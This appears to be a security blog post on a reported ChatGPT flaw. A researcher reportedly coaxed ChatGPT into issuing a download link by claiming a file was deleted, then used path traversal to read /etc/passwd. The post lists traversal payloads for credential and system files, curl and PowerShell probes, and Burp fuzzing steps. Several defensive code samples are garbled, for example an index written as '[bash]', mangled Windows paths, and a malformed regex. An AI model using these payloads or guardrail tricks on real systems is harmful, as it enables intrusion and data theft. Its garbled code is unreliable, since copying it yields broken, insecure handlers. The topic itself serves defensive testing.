Listen to this Post
Introduction:

A recently disclosed proof-of-concept vulnerability chain in OpenAI’s ChatGPT platform demonstrated how an attacker could combine social engineering of a large language model (LLM) with a classic path traversal flaw to access restricted system files within the ChatGPT sandbox environment. Security researcher zer0dac uncovered that by manipulating ChatGPT’s guardrails through conversational framing and then exploiting inconsistent path normalization in the file download endpoint, it was possible to retrieve files such as /etc/passwd. While the immediate impact was limited due to the sandboxed nature of ChatGPT’s execution environment, this vulnerability—tracked as CVE-2025-43714—highlights a critical convergence of AI-specific weaknesses and traditional web application flaws that security teams must address as LLM platforms increasingly handle file uploads, code execution, and dynamic URL generation.
Learning Objectives:
- Understand the four-step exploitation chain combining guardrail bypass with path traversal to achieve local file inclusion (LFI) in an LLM environment.
- Learn how to identify and test for similar path traversal vulnerabilities in AI-powered web applications and APIs.
- Master practical mitigation techniques, including input validation, path sanitization, and architectural controls for LLM file handling features.
- The Exploitation Chain: From File Upload to LFI
The vulnerability chain discovered by zer0dac involved four distinct steps that bypassed both ChatGPT’s conversational guardrails and its backend path validation mechanisms.
Step 1: File Upload
The researcher uploaded a dummy HTML file to ChatGPT, which was stored in the sandboxed environment at a path like /mnt/data/test.html. This established a legitimate, sandboxed file reference that would later serve as the anchor for the traversal attack.
Step 2: Guardrail Bypass (Social Engineering the LLM)
When the researcher directly requested a download link for the uploaded file, ChatGPT denied the request, citing its standard policy that temporarily uploaded files are deleted after review. However, by first requesting an edit to the file and then claiming it was “accidentally deleted,” the researcher tricked ChatGPT into generating a valid download URL. This maps to OWASP’s LLM02:2025 (Sensitive Information Disclosure) category.
Step 3: Endpoint Interception
The generated download link exposed the backend API structure:
https://chatgpt.com/backend-api/conversation/{id}/interpreter/download?message_id={id}&sandbox_path=%2Fmnt%2Fdata%2Ftest.html
The `sandbox_path` parameter was URL-encoded and pointed to the uploaded file within the sandbox.
Step 4: Path Traversal Exploitation
A direct payload like `../../../../etc/passwd` would likely trigger path validation checks and be blocked. Instead, the researcher preserved the original legitimate path and appended traversal sequences after it:
/mnt/data/test.html/../../../../etc/passwd
This technique exploited inconsistent path normalization, tricking the validation logic into treating the request as legitimate file access while still resolving the traversal outside the sandboxed directory. When accessed in a browser, the crafted URL successfully returned the contents of /etc/passwd.
- Understanding Path Traversal (Directory Traversal) in Web Applications
Path traversal, also known as directory traversal, is a web security vulnerability that allows an attacker to read arbitrary files on the server running an application. This occurs when user-supplied input is used to construct file paths without proper sanitization.
Linux Command-Line Simulation
To understand how path traversal works at the filesystem level, consider this Linux example:
 Simulate a vulnerable file read operation
 Assume the application constructs: /var/www/uploads/ + user_input
 Attacker supplies: ../../../etc/passwd

cd /var/www/uploads/
cat ../../../etc/passwd
Windows Equivalent
On Windows systems, path traversal uses backslashes or forward slashes:
 Vulnerable path: C:\web\uploads\ + user_input
 Attacker supplies: ......\Windows\System32\drivers\etc\hosts

type C:\web\uploads......\Windows\System32\drivers\etc\hosts
Testing for Path Traversal Vulnerabilities
Security testers can use the following payloads to probe for path traversal flaws:
 Linux payloads
../../../../etc/passwd
../../../../etc/shadow
../../../../proc/self/environ

Windows payloads
......\Windows\win.ini
......\Windows\System32\drivers\etc\hosts

URL-encoded variants
..%2F..%2F..%2Fetc%2Fpasswd
..%252F..%252F..%252Fetc%252Fpasswd
3. The Sandbox Context: ChatGPT’s Execution Environment
ChatGPT operates within a containerized sandbox—an isolated environment that restricts access to sensitive files and folders, blocks internet access, and limits commands that could be used to break out of the sandbox. The sandbox allows users to upload programs and files, execute commands, and browse the sandbox’s file structure.
Exploring the Sandbox
Researchers have demonstrated that ChatGPT users can interact extensively with the sandbox:
 Python script to list files in the sandbox
import os
for root, dirs, files in os.walk('/mnt/data'):
for file in files:
print(os.path.join(root, file))
Commands That Work in the ChatGPT Sandbox
 List directories
ls -la /mnt/data

Check current working directory
pwd

Read a file
cat /mnt/data/test.html

Execute a Python script
python3 /mnt/data/script.py
While the sandbox prevents access to truly sensitive host files like `/etc/shadow` or the `/root` folder, the existence of any path traversal primitive—even within a sandbox—can serve as a building block in larger exploit chains, especially in agentic or tool-augmented LLM architectures where sandboxes may have broader file access or interact with other services.
4. Mitigation: Securing LLM File Download Flows
OpenAI has since closed this vulnerability by redesigning the URL download flow, though specific technical details of the fix have not been publicly disclosed. However, security teams can implement the following mitigations to protect similar AI-powered applications.
Input Validation and Sanitization
import os
import re

def sanitize_path(user_input, base_dir):
 Remove any path traversal sequences
sanitized = re.sub(r'../', '', user_input)
sanitized = re.sub(r'..\', '', sanitized)

Resolve the absolute path and verify it's within base_dir
full_path = os.path.abspath(os.path.join(base_dir, sanitized))
if not full_path.startswith(os.path.abspath(base_dir)):
raise ValueError("Path traversal detected")
return full_path
Allowlist Approach
Instead of allowing user-supplied paths, use a mapping of allowed file identifiers:
ALLOWED_FILES = {
'report1': '/mnt/data/reports/report1.pdf',
'report2': '/mnt/data/reports/report2.pdf'
}

def get_file_path(file_id):
if file_id not in ALLOWED_FILES:
return None
return ALLOWED_FILES[bash]
API Security Hardening
 Example: Using Nginx to block path traversal patterns
location /download/ {
if ($arg_path ~ "..") {
return 403;
}
proxy_pass http://backend;
}
Lockdown Mode
OpenAI has introduced ChatGPT Lockdown Mode, an optional advanced security setting that locks down many tools and capabilities, including file downloads. When enabled, ChatGPT cannot download files for data analysis, though it can still operate on manually uploaded files. This feature significantly reduces the risk of data exfiltration arising from prompt injection attacks.
- Defensive Coding: Secure File Handling in Python Web Applications
For developers building applications that handle file uploads and downloads, the following secure coding practices are essential:
Secure File Upload Handler
import os
import uuid
from flask import Flask, request, send_file

app = Flask(<strong>name</strong>)
UPLOAD_DIR = '/var/www/uploads'
ALLOWED_EXTENSIONS = {'pdf', 'png', 'jpg', 'jpeg', 'txt'}

def allowed_file(filename):
return '.' in filename and filename.rsplit('.', 1)[bash].lower() in ALLOWED_EXTENSIONS

@app.route('/upload', methods=['POST'])
def upload_file():
file = request.files['file']
if file and allowed_file(file.filename):
 Generate a random filename to prevent path injection
safe_filename = str(uuid.uuid4()) + '.' + file.filename.rsplit('.', 1)[bash].lower()
file_path = os.path.join(UPLOAD_DIR, safe_filename)
file.save(file_path)
return {'file_id': safe_filename}, 200
return {'error': 'Invalid file'}, 400
Secure File Download Handler
@app.route('/download/<file_id>')
def download_file(file_id):
 Validate file_id format (UUID only)
try:
uuid.UUID(file_id)
except ValueError:
return {'error': 'Invalid file ID'}, 400

file_path = os.path.join(UPLOAD_DIR, file_id)
if not os.path.exists(file_path):
return {'error': 'File not found'}, 404

Ensure the resolved path is within UPLOAD_DIR
if not os.path.abspath(file_path).startswith(os.path.abspath(UPLOAD_DIR)):
return {'error': 'Access denied'}, 403

return send_file(file_path, as_attachment=True)
- Red Teaming LLM Applications: Testing for Similar Vulnerabilities
Security teams should conduct both AI-specific red teaming and conventional web application security testing on LLM deployments.
Test Cases for LLM File Handling
- Guardrail Bypass Testing: Attempt to trick the LLM into generating download links for files it should have deleted.
- Path Traversal Probing: Inject traversal sequences in file path parameters.
- Prompt Injection: Use conversational framing to override safety policies.
- API Fuzzing: Send unexpected values to backend endpoints.
Automated Testing with Burp Suite
 Use Burp Suite Intruder to fuzz the sandbox_path parameter
 Payload list: path-traversal-payloads.txt
 Position: sandbox_path=/mnt/data/test.html/§payload§
Manual Testing Commands
 Test for path traversal in API endpoints
curl -X GET "https://target.com/api/download?file=../../../../etc/passwd"

Test URL-encoded variants
curl -X GET "https://target.com/api/download?file=..%2F..%2F..%2Fetc%2Fpasswd"

Test double URL-encoding
curl -X GET "https://target.com/api/download?file=..%252F..%252F..%252Fetc%252Fpasswd"
7. Windows-Specific Path Traversal Testing
For Windows-based AI applications, testers should use Windows-specific payloads:
 PowerShell testing
Invoke-WebRequest -Uri "https://target.com/api/download?file=..\..\..\Windows\System32\drivers\etc\hosts"

Using curl on Windows
curl "https://target.com/api/download?file=..\..\..\Windows\win.ini"

Test with encoded backslashes
curl "https://target.com/api/download?file=..%5C..%5C..%5CWindows%5Cwin.ini"
Windows Path Sanitization Example
import os
import re

def secure_join(base_dir, user_path):
 Normalize the path
normalized = os.path.normpath(user_path)

Check for traversal attempts
if '..' in normalized or normalized.startswith('/') or re.match(r'^[A-Za-z]:', normalized):
raise ValueError("Invalid path")

full_path = os.path.join(base_dir, normalized)
if not os.path.abspath(full_path).startswith(os.path.abspath(base_dir)):
raise ValueError("Path traversal detected")

return full_path
What Undercode Say:
- Key Takeaway 1: The ChatGPT file download vulnerability demonstrates that LLM applications are susceptible to a hybrid attack class where AI-specific weaknesses (guardrail bypass through conversational manipulation) combine with traditional web vulnerabilities (path traversal) to create exploitable chains. Security teams must test both dimensions.
-
Key Takeaway 2: While the sandboxed environment limited the immediate impact of this vulnerability, the existence of any LFI primitive in an LLM platform is significant because it can serve as a stepping stone in larger exploit chains, especially as AI systems gain more tools and broader file system access.
-
Key Takeaway 3: OpenAI’s remediation—redesigning the URL download flow—highlights the importance of architectural controls over input validation alone. Security architects should design LLM file handling features with the principle of least privilege, avoiding user-controlled path parameters entirely where possible.
-
Key Takeaway 4: The introduction of ChatGPT Lockdown Mode represents a shift toward defense-in-depth for LLM platforms, disabling high-risk features like file downloads and live web browsing to reduce the attack surface. Organizations should consider similar controls for their own AI deployments.
-
Key Takeaway 5: This vulnerability underscores the need for cross-disciplinary security testing—combining prompt engineering red teams with traditional web application penetration testers—to comprehensively assess LLM-powered applications.
-
Key Takeaway 6: Organizations using AI platforms should implement strict input validation, path sanitization, and allowlist-based file access controls, and should monitor for unusual file access patterns that might indicate exploitation attempts.
Prediction:
-
+1 The disclosure of this vulnerability will accelerate the adoption of specialized LLM security testing frameworks and red teaming practices, driving the development of new tools and methodologies for assessing AI application security.
-
+1 OpenAI’s Lockdown Mode and similar features will become standard offerings across major LLM platforms, establishing a new baseline for enterprise-grade AI security and giving organizations more control over feature exposure.
-
-1 As LLM platforms increasingly integrate with enterprise systems and gain access to sensitive data, the likelihood of similar vulnerabilities being discovered and exploited in production environments will rise, particularly in custom GPTs and agentic AI systems.
-
-1 The convergence of prompt injection and traditional web vulnerabilities represents a new attack surface that many organizations are ill-prepared to defend against, potentially leading to significant data breaches before defensive practices mature.
-
+1 The security community’s response to this vulnerability—including detailed write-ups and PoC demonstrations—will help educate developers and security teams on the unique risks of LLM-powered applications, ultimately improving the overall security posture of the AI ecosystem.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=6zAk0KHmiGw
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Dlross Chatgpt – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


